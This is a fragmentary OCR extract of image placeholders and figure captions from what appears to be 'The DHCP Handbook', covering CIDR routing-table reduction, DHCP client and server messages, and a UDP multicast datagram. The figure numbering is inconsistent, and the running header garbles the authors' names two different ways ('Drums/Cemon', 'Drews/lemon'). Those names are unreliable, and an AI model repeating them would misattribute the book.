


Figure 32 illustrates how the allocation described in the previous CIDR example helps reduce the size of the Internet routing tables.

The DHCP
Handbook
Drums/Cemon




FIGURE 7.1 A DHCP message that is broadcast by the client desktop1.

The DHCP
Handbook
Drews/lemon





FIGURE 7.2 A DHCP message sent by *dhcpserve* in response to a message from *desktop1*.






Figure 19.3 Multicast example of a UDP datagram.

